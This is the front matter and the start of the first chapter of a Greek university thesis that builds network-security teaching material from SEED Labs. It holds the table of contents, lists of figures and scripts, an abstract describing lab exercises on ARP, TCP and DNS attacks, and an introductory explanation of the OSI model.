

ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ



- Πτυχιακή Εργασία -

**Δημιουργία Εκπαιδευτικού Υλικού σε Θέματα Ασφάλειας Δικτύων
από το SEED LABS**

Χρίστος Δημοσθένους

ΑΜ : 2017175

Επιβλέπων καθηγητής :

Κ. Χριστόφορος Νταντογιάν

Τριμελής Επιτροπή :

Κ. Χριστόφορος Νταντογιάν

Κ. Εμμανουήλ Μάγκος

Κ. Αγγελική Τσώχου

Πνευματικά Δικαιώματα - Ακαδημαϊκή Δεοντολογία – Λογοκλοπή

Η παρούσα εργασία δεν αποτελεί προϊόν λογοκλοπής και έχει συνταχθεί εξολοκλήρου από τον συγγραφέα. Ειδικότερα, αποτελεί πνευματική του ιδιοκτησία του, αλλά στο πλαίσιο της πολιτικής ανοικτής πρόσβασης ο συγγραφέας εκχωρεί στο Πανεπιστήμιο, μη αποκλειστική άδεια χρήσης του δικαιώματος αναπαραγωγής, προσαρμογής, δημόσιου δανεισμού, παρουσίασης στο κοινό και ψηφιακής διάχυσής τους διεθνώς, σε ηλεκτρονική μορφή και σε οποιοδήποτε μέσο, για διδακτικούς και ερευνητικούς σκοπούς, άνευ ανταλλάγματος και για όλο το χρόνο διάρκειας των δικαιωμάτων πνευματικής ιδιοκτησίας. Η ανοικτή πρόσβαση στο πλήρες κείμενο για μελέτη και ανάγνωση δεν σημαίνει καθ' οιονδήποτε τρόπο παραχώρηση δικαιωμάτων διανοητικής ιδιοκτησίας του συγγραφέα ούτε επιτρέπει την αναπαραγωγή, αναδημοσίευση, αντιγραφή, αποθήκευση, πώληση, εμπορική χρήση, μετάδοση, διανομή, έκδοση, εκτέλεση, «μεταφόρτωση» (downloading), «ανάρτηση» (uploading), μετάφραση, τροποποίηση με οποιονδήποτε τρόπο, τμηματικά ή περιληπτικά της εργασίας, χωρίς τη ρητή προηγούμενη έγγραφη συναίνεση του συγγραφέα/δημιουργού. Ο συγγραφέας διατηρεί το σύνολο των ηθικών και περιουσιακών του δικαιωμάτων.

Υπεύθυνη Δήλωση Περί Ακαδημαϊκής Δεοντολογίας και Πνευματικών Δικαιωμάτων

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, δηλώνω ρητά ότι η παρούσα διπλωματική εργασία, αποτελεί αποκλειστικό προϊόν προσωπικής μου εργασίας, δεν προσβάλλει οποιασδήποτε μορφής δικαιώματα διανοητικής ιδιοκτησίας, προσωπικότητας και προσωπικών δεδομένων τρίτων. Ταυτόχρονα, δεν περιέχει έργα/εισφορές τρίτων για τα οποία απαιτείται άδεια των δημιουργών/δικαιούχων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής ενώ οι πηγές που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον και πληρούν τους κανόνες της επιστημονικής παράθεσης. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο και πηγές άλλων συγγραφέων αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής.

Περιεχόμενα

Πίνακας εικόνων	6
Πίνακας Scripts	10
Περίληψη	11
Θεμελιώδεις Δομικά Στοιχεία και Τεχνολογίες στα Δίκτυα	13
Εικονικοποίηση (Virtualization)	17
Τύποι εικονικοποίησης:	17
Πλεονεκτήματα της εικονικοποίησης.....	18
Προκλήσεις και προβληματισμοί	18
Αποθήκευση στο Ίντερνετ (Cloud)	20
Τύποι Υπηρεσιών Cloud	20
Βασικά χαρακτηριστικά και πλεονεκτήματα	20
Τύποι αναπτύξεων Cloud.....	22
Ασφάλεια Δικτύων	24
Ασφάλεια Θύρας (Port Security)	26
Address Resolution Protocol (ARP).....	27
Dynamic ARP Inspection (DAI)	28
Dynamic Host Configuration Protocol (DHCP)	28
DHCP Snooping	28
DHCP starvation	29
VLAN Segmentation	29
MAC Spoofing	31
MAC Filtering	31
Κρυπτογράφηση	32
Συμμετρική κρυπτογράφηση	32
Ασύμμετρη κρυπτογράφηση	33
Intrusion Detection System (IDS).....	33
Intrusion Prevention System (IPS)	34
Access Control List (ACL).....	35

Virtual Private Network (VPN)	36
IPSec	36
Τακτικές ενημερώσεις και διαχείριση ενημερώσεων κώδικα	37
Lab 1: Packet Sniffing and Spoofing	38
Task 1: Χρήση του Scapy για να κάνουμε sniff και spoof πακέτα	40
Task 1.1 : Sniffing Packets	42
Task 1.2 : Spoofing ICMP Packets	43
Task 1.3 : Traceroute.....	45
Task 1.4 : Sniffing και μετά Spoofing	46
Lab 2: ARP Cache Poisoning	49
Task 1: ARP Cache Poisoning	50
Task 1.A (χρησιμοποιώντας ARP request)	50
Task 1.B (χρησιμοποιώντας ARP reply).....	53
Task 1.C (χρησιμοποιώντας ARP gratuitous message)	55
Task 2 : MITM Attack στο Telnet χρησιμοποιώντας ARP Cache Poisoning	58
Task 3: MITM Attack on Netcat using ARP Cache Poisoning	65
Lab 3: ICMP Redirect Attack.....	67
Task 1: Εκκίνηση ICMP Redirect Attack	69
Task 2: Launching the MITM Attack.....	77
Lab 4: TCP Attacks	82
Task 1: SYN Flooding Attack	83
Task 1.1: Launching the Attack Using Python	84
Task 1.2: Launch the Attack Using C	87
Task 1.3: Enable the SYN Cookie Countermeasure	92
Task 2: TCP RST Attacks on telnet Connections	94
Task 3: TCP Session Hijacking.....	95
Task 4: Creating Reverse Shell using TCP Session Hijacking	97
Lab 5: Mitnick Attack	100
Task 1: Simulated SYN flooding.....	103
Task 2: Spoof TCP Connections and rsh Sessions	104
Task 2.1: Spoof the First TCP Connection	105

Task 2.2: Spoof the Second TCP Connection.....	109
Task 3: Set Up a Backdoor.....	112
Lab 6: Local DNS Attack.....	115
Summary of the DNS Configuration.....	119
Testing the DNS Setup	122
Task 1: Directly Spoofing Response to User.....	124
Task 2: DNS Cache Poisoning Attack – Spoofing Answers	127
Task 3: Spoofing NS Records	130
Task 4: Spoofing NS Records for Another Domain.....	133
Task 5: Spoofing Records in the Additional Section.....	135
Lab 7: The Kaminsky Attack	136
Έλεγχος εγκατάστασης των παραμέτρων του DNS.	139
Task 1: How Kaminsky attack works	141
Task 2: Construct DNS request.....	143
Task 3: Spoof DNS Replies.....	145
Task 4: Launch the Kaminsky Attack	146
Task 5: Result Verification.....	149
Lab 8: DNS Rebinding Attack.....	151
Task 1. Understanding the Same-Origin Policy Protection	156
Task 2. Defeat the Same-Origin Policy Protection	157
Task 3. Launch the Attack	159
Συμπεράσματα.....	160
Μελλοντικές Εξελίξεις.....	161
Πηγές.....	163

Πίνακας εικόνων

Εικόνα 1: OSI Model.....	14
Εικόνα 2: Σχηματική Αναπαράσταση Virtualization	19
Εικόνα 3: Βασικά Χαρακτηριστικά Cloud Computing	21
Εικόνα 4:Βασικοί τύποι ανάπτυξης Cloud Computing	22
Εικόνα 5: Port Security Scenario	26
Εικόνα 6: ARP	27
Εικόνα 7: ARP Poison Scenario	27
Εικόνα 8: Διαδικασία DORA στο DHCP	28
Εικόνα 9 Vlan Scenario.....	30
Εικόνα 10: IDS και IPS	34
Εικόνα 11:DMZ.....	35
Εικόνα 12 VPN Scenario	36
Εικόνα 13 Τοπολογία Lab 1.....	38
Εικόνα 14 Lab 1-Container build	39
Εικόνα 15 Lab 1-Σύνδεση στα Containers.....	40
Εικόνα 16 Lab 1-Connectivity test.....	40
Εικόνα 17 Lab 1-Εμφάνιση default τιμών IP πακέτου	41
Εικόνα 18 Lab 1-ICMP Packet Sniffing	43
Εικόνα 19 Lab 1-Αποτέλεσμα του IP spoofing.....	44
Εικόνα 20 Lab 1-Αποτέλεσμα traceroute	46
Εικόνα 21 Lab 1-Αποτέλεσμα επίθεσης Sniffing-Spoofing	47
Εικόνα 22 Lab 2-Τοπολογία Lab 2	49
Εικόνα 23 Lab 2-Build Containers και σύνδεση στα containers	50
Εικόνα 24 Lab 2-Διευθύνσεις IP και MAC των containers	51
Εικόνα 25 Lab 2-ARP cache Host A	51
Εικόνα 26 Lab 2-ARP cache Host A μετά την επίθεση ARP cache poisoning.....	52
Εικόνα 27 Lab 2-Κενή ARP cache Host A.....	53
Εικόνα 28 Lab 2-ARP cache Host A μετά την επίθεση ARP cache poisoning.....	54
Εικόνα 29 Lab 2-ARP cache Host A μετά το ping	55
Εικόνα 30 Lab 2-ARP cache Host A πριν το ARP gratuitous message	56
Εικόνα 31 Lab 2-ARP cache Host A μετά την επίθεση	57
Εικόνα 32 Lab 2-ARP cache Host A μετά το ping	57
Εικόνα 33 Lab 2-ARP cache Host A μετά την επίθεση	58
Εικόνα 34 Lab 2-Τοπολογία επίθεσης στο Telnet.....	58
Εικόνα 35 Lab 2-IP και MAC addresses των containers	59
Εικόνα 36 Lab 2-Connectivity test	60
Εικόνα 37 Lab 2-ARP cache Host A και Host B μετά την επίθεση.....	61
Εικόνα 38 Lab 2-IP forwarding	61

Εικόνα 39 Lab 2-Απενεργοποίηση IP forwarding	62
Εικόνα 40 Lab 2-Wireshark capture μετά την απενεργοποίηση του IP forwarding.....	63
Εικόνα 41 Lab 2-Έναρξη Telnet Session	64
Εικόνα 42 Lab 2-Telnet Session μετά την επίθεση	65
Εικόνα 43 Lab 2-Netcat Session μετά την επίθεση	66
Εικόνα 44 Lab 3-Τοπολογία Lab 3.....	67
Εικόνα 45 Lab 3-Σύνδεση στα containers	68
Εικόνα 46 Lab 3- Σύνδεση στα containers (2).....	68
Εικόνα 47 Lab 3-Έλεγχος ip route Victim	69
Εικόνα 48 Lab 3-Έλεγχος ip route cache Victim.....	70
Εικόνα 49 Lab 3-Victim's ip route cache μετά την επίθεση ICMP Redirect.....	71
Εικόνα 50 Lab 3- Traceroute πριν την επίθεση	71
Εικόνα 51 Lab 3- Traceroute μετά την επίθεση	72
Εικόνα 52 Lab 3- Ping to 192.168.60.5	73
Εικόνα 53 Lab 3- Traceroute πριν την επίθεση (remote host)	73
Εικόνα 54 Lab 3- Redirect σε remote host.....	74
Εικόνα 55 Lab 3- Traceroute μετά την επίθεση για redirect σε remote host	74
Εικόνα 56 Lab 3-Connectivity test για redirect σε μη υπάρχον host στο δίκτυο	75
Εικόνα 57 Lab 3- Flush routing cache και επίθεση	75
Εικόνα 58 Lab 3-Αποτέλεσμα επίθεσης.....	76
Εικόνα 59 Lab 3-Αποτέλεσμα επίθεσης μετά την αλλαγή του yaml	77
Εικόνα 60 Lab 3-Netcat connection	78
Εικόνα 61 Lab 3-Setting Malicious Router	78
Εικόνα 62 Lab 3-MAC address Victim	79
Εικόνα 63 Lab 3-MITM attack- start icmp redirect attack	80
Εικόνα 64 Lab 3-MITM attack-αλλαγή δεδομένων netcat	81
Εικόνα 65 Lab 3-Problem with IPs	81
Εικόνα 66 Lab 3-Τοπολογία lab 4.....	82
Εικόνα 67 Lab 4-Σύνδεση στα containers	83
Εικόνα 68 Lab 4-SYN flooding Attack.....	83
Εικόνα 69 Lab 4-Εκτέλεση script για half-open συνδέσεις.....	84
Εικόνα 70 Lab 4-Half-open connections στον Victim.....	85
Εικόνα 71 Lab 4-Telnet stuck	86
Εικόνα 72 Lab 4-Telnet session μετά την διακοπή ενός Script.....	86
Εικόνα 73 Lab 4-Εκτέλεση C script.....	92
Εικόνα 74 Lab 4-Ενεργοποίηση Countermeasure στον Victim.....	93
Εικόνα 75 Lab 4-Telnet session μετά την ενεργοποίηση των countermeasure	93
Εικόνα 76 Lab 4-VM ifconfig	94
Εικόνα 77 Lab 4-Telnet session termination.....	95
Εικόνα 78 Lab 4-TCP Session Hijacking Attack.....	95
Εικόνα 79 Lab 4-Δημιουργία Telnet Session.....	96
Εικόνα 80 Lab 4-Εκτέλεση επίθεσης.....	97

Εικόνα 81 Lab 4-Ενεργοποίηση netcat στον Attacker	98
Εικόνα 82 Lab 4-Telnet session μεταξύ user1 και Victim	98
Εικόνα 83 Lab 4-Αποτέλεσμα reverse shell	99
Εικόνα 84 Lab 5-Mitnick Attack	100
Εικόνα 85 Lab 5-Τοπολογία lab 5.....	101
Εικόνα 86 Lab 5-Σύνδεση στα containers	101
Εικόνα 87 Lab 5-Δημιουργία .rhosts.....	102
Εικόνα 88 Lab 5-Δοκιμή .rhosts	103
Εικόνα 89 Lab 5-ARP cache X-Terminal	104
Εικόνα 90 Lab 5-Λειτουργία Wireshark	105
Εικόνα 91 Lab 5-Προσομοίωση SYN flooding attack	105
Εικόνα 92 Lab 5-Εκτέλεση script και αποστολή spoofed SYN packet.....	106
Εικόνα 93 Lab 5-Spoofed ACK packet to X-Terminal	108
Εικόνα 94 Lab 5-Αποστολή εντολής.....	109
Εικόνα 95 Lab 5-Εκτέλεση τροποποιημένου script 19	110
Εικόνα 96 Εκτέλεση script 20.....	111
Εικόνα 97 Εκτέλεση script 18.....	111
Εικόνα 98 Lab 5-Αποτέλεσμα επίθεσης.....	112
Εικόνα 99 Lab 5-Εκτέλεση script.....	113
Εικόνα 100 Lab 5-Εκτέλεση script για την 2η σύνδεση TCP	113
Εικόνα 101 Lab 5-Ολοκλήρωση επίθεσης	114
Εικόνα 102 Lab 5-RSH από τον Attcker στον Victim	114
Εικόνα 103 Lab 6-Local DNS Poisoning Attack.....	115
Εικόνα 104 Lab 6-Τοπολογία Lab 6.....	116
Εικόνα 105 Lab 6-Ενεργοποίηση Containers	117
Εικόνα 106 Lab 6-Connect και Rename	118
Εικόνα 107 Lab 6-Έλεγχος ZONE Records	118
Εικόνα 108 Lab 6-Τροποποίηση bind server	119
Εικόνα 109 Lab 6-Summary DNS ρυθμίσεις.....	119
Εικόνα 110 Lab 6-Summary DNS ρυθμίσεις.....	120
Εικόνα 111 Lab 6-Summary DNS ρυθμίσεις.....	121
Εικόνα 112 Lab 6-dig εντολή.....	122
Εικόνα 113 Lab 6-Testing DNS Setup	123
Εικόνα 114 Lab 6-Testing DNS Setup	123
Εικόνα 115 Lab 6-Testing DNS Setup	124
Εικόνα 116 Lab 6-Εκτέλεση εντολής dig	125
Εικόνα 117 Lab 6-Potential Issue	126
Εικόνα 118 Lab 6-Attack	128
Εικόνα 119 Lab 6-Αποτελέσματα Task2.....	129
Εικόνα 120 Lab 6-Συγκεντρωτικά βήματα Task3	130
Εικόνα 121 Lab 6-Αποτελέσματα μετά τις τροποποιήσεις του Task3	131
Εικόνα 122 Lab 6-Αποτελέσματα μετά τις τροποποιήσεις του Task3	132

Εικόνα 123 Lab 6-Συγκεντρωτικά βήματα Task4	133
Εικόνα 124 Lab 6-Έλεγχος αποτελεσμάτων Task4.....	134
Εικόνα 125 Lab 6-Έλεγχος αποτελεσμάτων Task5.....	135
Εικόνα 126 Lab 7-Αρχικοποίηση Σεναρίου	136
Εικόνα 127 Lab 7-Τοπολογία Σεναρίου	136
Εικόνα 128 Lab 6-Connectivity check	137
Εικόνα 129 Lab 7-Έλεγχος παραμέτρων /etc/bind/named.conf.options	138
Εικόνα 130 Lab 7-Zone Checking	138
Εικόνα 131 Lab 7-Dig στο ns.attacker32.com	139
Εικόνα 132 Lab 7-Dig στο www.example.com.....	140
Εικόνα 133 Lab 7-Dig στο example.com με query μέσω @ns.attacker32.com.....	140
Εικόνα 134 Lab 7-Πλήρη διαδικασία εκτέλεσης DNS query.....	141
Εικόνα 135 Lab 7- Επίθεση Kaminsky	142
Εικόνα 136 Lab 7-Κατασκευάζουμε το generate_dns_query.py και το κάνουμε εκτελέσιμο	143
Εικόνα 137 Lab7-Τροποποίηση κώδικα generate_dns_query.py	144
Εικόνα 138 Lab 7-Έλεγχος εξαγόμενου ip_req.bin	144
Εικόνα 139 Lab 7-Τρέχουμε το generate_dns_reply.py	146
Εικόνα 140 Lab 7-Εκτέλεση rndc dumpdb	147
Εικόνα 141 Lab 7-Εκτέλεση attack σε local dns server	148
Εικόνα 142 Lab 7-Έλεγχος αποτελεσμάτων.....	149
Εικόνα 143 Lab 7-Έλεγχος αποτελεσμάτων.....	149
Εικόνα 144 Lab 7-Έλεγχος αποτελεσμάτων.....	150
Εικόνα 145 Lab 8-Τοπολογία Lab 8.....	152
Εικόνα 146 Lab 8-Αρχικοποίηση των container	152
Εικόνα 147 Lab 8-DNS caching time	153
Εικόνα 148 Lab 8-Τροποποίηση etc αρχείου.....	153
Εικόνα 149 Lab 8-Testing	154
Εικόνα 150 Lab 8-Testing	154
Εικόνα 151 Lab 8-Testing Lab Setup	155
Εικόνα 152 Lab 8-Testing Lab Setup	155
Εικόνα 153 Lab 8-Testing www.seedloT32.com/change.....	156
Εικόνα 154 Lab 8-Testing www.seedloT32.com & www.attacker32.com/change	157
Εικόνα 155 Lab 8-Αλλαγές στο change.js.....	158
Εικόνα 156 Lab 8-restart το container και connect.	158
Εικόνα 157 Lab 8-reload τις αλλαγές	158
Εικόνα 158 Lab 8-dig www.attacker32.com	159
Εικόνα 159 Lab 8-Αποτελέσματα Lab 8	159

Πίνακας Scripts

Script1 Lab1 -Δημιουργία IP πακέτου με default τιμές.....	41
Script 2 Lab 1-Sniffing packets.....	42
Script3 Lab 1-Spoofing packets.....	44
Script4 Lab 1-Traceroute.....	45
Script5 Lab 1-Sniffing και Spoofing.....	47
Script 6 Lab 2-Sniffing και Spoofing ARP request.....	52
Script 7 Lab 2-Sniffing και Spoofing Arp reply.....	53
Script 8 Lab 2-Sniffing και Spoofing ARP reply.....	55
Script 9 Lab 2-Συνεχόμενο ARP cache poisoning.....	60
Script 10 Lab 2-Αλλοίωση payload Telnet Session.....	64
Script 11 Lab 2- Αλλοίωση payload Netcat Session.....	66
Script 12 Lab 3- ICMP Redirect packet.....	70
Script 13 Lab 3- MITM Attack.....	79
Script 14 Lab 4- MITM Attack.....	84
Script 15 Lab 4- C code.....	91
Script 16 Lab 4-TCP RST attack.....	94
Script 17 Lab 4-TCP Hijacking.....	96
Script18 Lab 5-SYN spoof packet.....	106
Script19 Lab 5-SYN ACK spoof packet.....	107
Script 20 Lab 5-SYN ACK-Spoof data.....	110
Script 21 Lab 6- Παραμετροποίηση script.....	124
Script 22 Lab 6- Παραμετροποίηση script.....	127
Script23 Lab 7- Τροποποίηση generate_dns_reply.py.....	145
Script 24 Lab 7- Τροποποίηση κώδικα στο attack.c.....	146

Περίληψη

Η κυβερνοασφάλεια αποτελεί θεμελιώδη πυλώνα της σύγχρονης κοινωνίας, καθώς οι τεχνολογικές εξελίξεις έχουν επιφέρει εντυπωσιακές αλλαγές στον τρόπο λειτουργίας των κρατών και των οργανισμών. Στη σημερινή εποχή, η εξάρτηση από τις ψηφιακές υποδομές και τις πληροφοριακές τεχνολογίες έχει ενισχύσει τη σημασία της κυβερνοασφάλειας. Οι απειλές από κυβερνοεπιθέσεις, ψηφιακούς εγκληματίες και κράτη που επιδιώκουν την παραβίαση της ιδιωτικότητας και της ασφάλειας δεδομένων απαιτούν αποτελεσματικά μέτρα προστασίας. Η δημιουργία ισχυρών και ευέλικτων συστημάτων κυβερνοασφάλειας, η συνεργασία μεταξύ κρατών για την αντιμετώπιση διεθνών κυβερνοαπειλών και η εκπαίδευση του κοινού σχετικά με τις κυβερνοασφαλείακές πρακτικές αποτελούν βασικά στοιχεία για τη διασφάλιση της ανθεκτικότητας των κοινωνιών μας στον ψηφιακό κόσμο. Οι τομείς της ασφάλειας, μπορούμε να πούμε ότι πλέον είναι σε όλα τα επίπεδα του OSI Layer, το ίδιο σημαντικοί. Αυτό που πρέπει να κάνουμε ως χρήστες είναι να κατανοούμε τις απειλές που βρίσκονται στο κάθε επίπεδο και να μπορούμε να προστατευόμαστε από τις επιθέσεις αυτές αποτελεσματικά. Η αποτελεσματικότητα σε αυτή την περίπτωση έχει να κάνει κυρίως με την πρόληψη.

Στην πτυχιακή αυτή, αφιερώνουμε δύο (2) κεφάλαια για να αναλύσουμε τα βασικά δομικά χαρακτηριστικά των δικτύων, τα οποία θα μας βοηθήσουν να κατανοήσουμε καλύτερα και πιο σφαιρικά το οικοσύστημα της ασφάλειας των δικτύων. Καθώς επίσης κάνουμε και μια αρκετά εκτεταμένη εισαγωγή στην ασφάλεια των δικτύων, έτσι ώστε να δημιουργηθεί μεγαλύτερη εξοικείωση με τις εργαστηριακές ασκήσεις που θα ακολουθήσουν.

Επιλέχθηκαν οκτώ (8) εργαστηριακές ασκήσεις, όπου όλες αφορούν την ασφάλεια δικτύων. Η επιλογή έγινε με βάση το επίσημο βιβλίο και ιστοσελίδα του SEEDLABs, καθώς το περιεχόμενο τους είναι ιδιαίτερα πολύτιμο, αναλύοντας σε βάθος τα πρωτόκολλα και τις επιθέσεις που εφαρμόζονται σε κάθε labs, μεμονωμένα. Για την υλοποίησή τους χρησιμοποιήθηκε το virtualbox ως εικονική μηχανή και εντός αυτού, υλοποιήθηκε το κάθε εργαστήριο, ενεργοποιώντας τα αντίστοιχα docker containers, αναλόγως την τοπολογία του lab.

Πιο συγκεκριμένα στο 1^ο lab έχει γίνει εκτενής αναφορά για το πως λειτουργεί το packet sniffing και spoofing, τροποποιήθηκαν πακέτα που αποστέλλονται μεταξύ hosts χρησιμοποιώντας την βιβλιοθήκη του Scapy. Το Scapy είναι ένα εργαλείο ανάπτυξης και ανάλυσης πακέτων δικτύου σε γλώσσα προγραμματισμού python, το οποίο χρησιμοποιήσαμε είτε μόνο του είτε ως υβριδική λύση, μαζί με την γλώσσα προγραμματισμού c, για την επιτυχή υλοποίηση των εργαστηρίων.

Στη συνέχεια, στο 2^ο lab παρουσιάστηκε η επίθεση ARP cache poisoning καθώς και οι ζημιές που μπορούν να προκληθούν από μια τέτοια επίθεση. Συγκεκριμένα, χρησιμοποιήθηκε η υπόψη επίθεση για να ξεκινήσει μια επίθεση τύπου man-in-the-middle, όπου ο επιτιθέμενος μπορεί να υποκλέψει και να τροποποιήσει τα πακέτα που ανταλλάσσονται μεταξύ δύο hosts.

Στο 3^ο lab υλοποιήθηκε η επίθεση ICMP Redirect Attack και πως αυτή μπορεί να χρησιμοποιηθεί από τους επιτιθέμενους για να αλλάξει τη δρομολόγηση των πακέτων ενός θύματος.

Εν συνεχεία, στο 4^ο lab, πραγματοποιήθηκε μια υλοποίηση το TCP SYN flood attack, το TCP reset attack, το TCP session hijacking attack καθώς και το Reverse shell ενώ στο 5^ο lab το Mitnick attack η οποία περιλαμβάνει TCP session hijacking attack και remote shell rsh.

Τέλος τα labs 6,7 και 8 αναφέρονται και τα τρία (3) στις επιθέσεις DNS. Ξεκινώντας από μια απλή υλοποίηση όπου το σενάριο το τρέχουμε σε τοπικό δίκτυο, ενώ στο lab 7 έχουμε την μεμακρυσμένη επίθεση ή αλλιώς Kaminsky Attack. Στο lab 8 έχουμε το rebinding attack, με επίθεση στον IoT server, πλήττοντας τις IoT συσκευές. Σε όλα όμως τις επιθέσεις DNS σκοπός είναι η αναδρομολόγηση του χρήστη/θύματος σε ένα περιβάλλον ψεύτικο/μολυσμένο από τον επιτιθέμενο. Αυτό επιτυγχάνεται με την μόλυνση της κρυφής μνήμης (cache) του DNS server.

Εν κατακλείδι για την ολοκληρωμένη σύνταξη αυτής της πτυχιακής που ως κύριο στόχο έχει την εκμάθηση των βασικών και πιο γνωστών απειλών στην ασφάλεια των δικτύων, με πρακτική υλοποίηση οκτώ εργαστηριακών ασκήσεων, παρουσιάζονται επιπλέον συνοπτικά συμπεράσματα και μελλοντικές επεκτάσεις. Σαν πρόταση προσθήκης εργαστηριακών ασκήσεων θα μπορούσαν να συμπεριληφθεί μελλοντικά το τεχνολογικό επίτευγμα των τελευταίων δύο (2) ετών, η τεχνητή νοημοσύνη και η ενσωμάτωσή της στην ασφάλεια δικτύων.

Θεμελιώδεις Δομικά Στοιχεία και Τεχνολογίες στα Δίκτυα

Το μοντέλο OSI (Open Systems Interconnection) πλέον, θεωρείται θεμελιώδες πρότυπο, στον κόσμο των δικτύων και αποτελεί το πλαίσιο πάνω στο οποίο στηρίχτηκε ο τρόπος με τον οποίο τα δεδομένα ταξιδεύουν στα δίκτυα. Αναπτύχθηκε από τον Διεθνή Οργανισμό Τυποποίησης (ISO), και αποτελεί τη βάση για την κατανόηση του τρόπου με τον οποίο διαφορετικές συσκευές επικοινωνούν μεταξύ τους.

Στον πυρήνα του, το μοντέλο OSI τυποποιεί τις λειτουργίες ενός τηλεπικοινωνιακού ή υπολογιστικού συστήματος σε επτά διακριτά επίπεδα (7 layers). Κάθε επίπεδο διαδραματίζει κρίσιμο ρόλο στη διασφάλιση ότι τα δεδομένα μεταδίδονται με ακρίβεια και αποτελεσματικότητα από το ένα σημείο στο άλλο, είτε πρόκειται για ένα τοπικό δίκτυο είτε στο Διαδίκτυο.

Τα επτά επίπεδα του μοντέλου OSI:

Το Φυσικό επίπεδο (Επίπεδο 1): Περιλαμβάνει τη μετάδοση και τη λήψη ακατέργαστων bits δεδομένων μέσω ενός φυσικού μέσου, όπως χάλκινα καλώδια, οπτικές ίνες ή ασύρματα σήματα.

Επίπεδο σύνδεσης δεδομένων (Επίπεδο 2): Υπεύθυνο για την επικοινωνία κόμβου προς κόμβο. Αυτό το επίπεδο δημιουργεί και τερματίζει συνδέσεις μεταξύ συσκευών. Διαχειρίζεται επίσης τυχόν σφάλματα που ενδέχεται να προκύψουν κατά τη μετάδοση δεδομένων.

Επίπεδο δικτύου (Επίπεδο 3): Αυτό το επίπεδο εστιάζει στη δρομολόγηση και την προώθηση πακέτων δεδομένων μεταξύ διαφορετικών δικτύων. Καθορίζει την καλύτερη διαδρομή για τη μεταφορά δεδομένων από την πηγή στον προορισμό, με βάση τις συνθήκες δικτύου.


Επίπεδο μεταφοράς (Επίπεδο 4): Αποστολή του είναι η διασφάλιση αξιόπιστης και χωρίς σφάλματα μετάδοσης δεδομένων. Τμηματοποιεί και συναρμολογεί εκ νέου δεδομένα σε διαχειρίσιμα κομμάτια. Χειρίζεται επίσης τον έλεγχο ροής και τη διόρθωση σφαλμάτων για να εγγυηθεί την ακεραιότητα των δεδομένων.

Επίπεδο περιόδου λειτουργίας (Επίπεδο 5): Το επίπεδο συνεδρίας δημιουργεί, διατηρεί και συγχρονίζει περιόδους σύνδεσης επικοινωνίας μεταξύ συσκευών. Διαχειρίζεται τις συνεδρίες ή τις συνδέσεις μεταξύ διαφορετικών εφαρμογών.

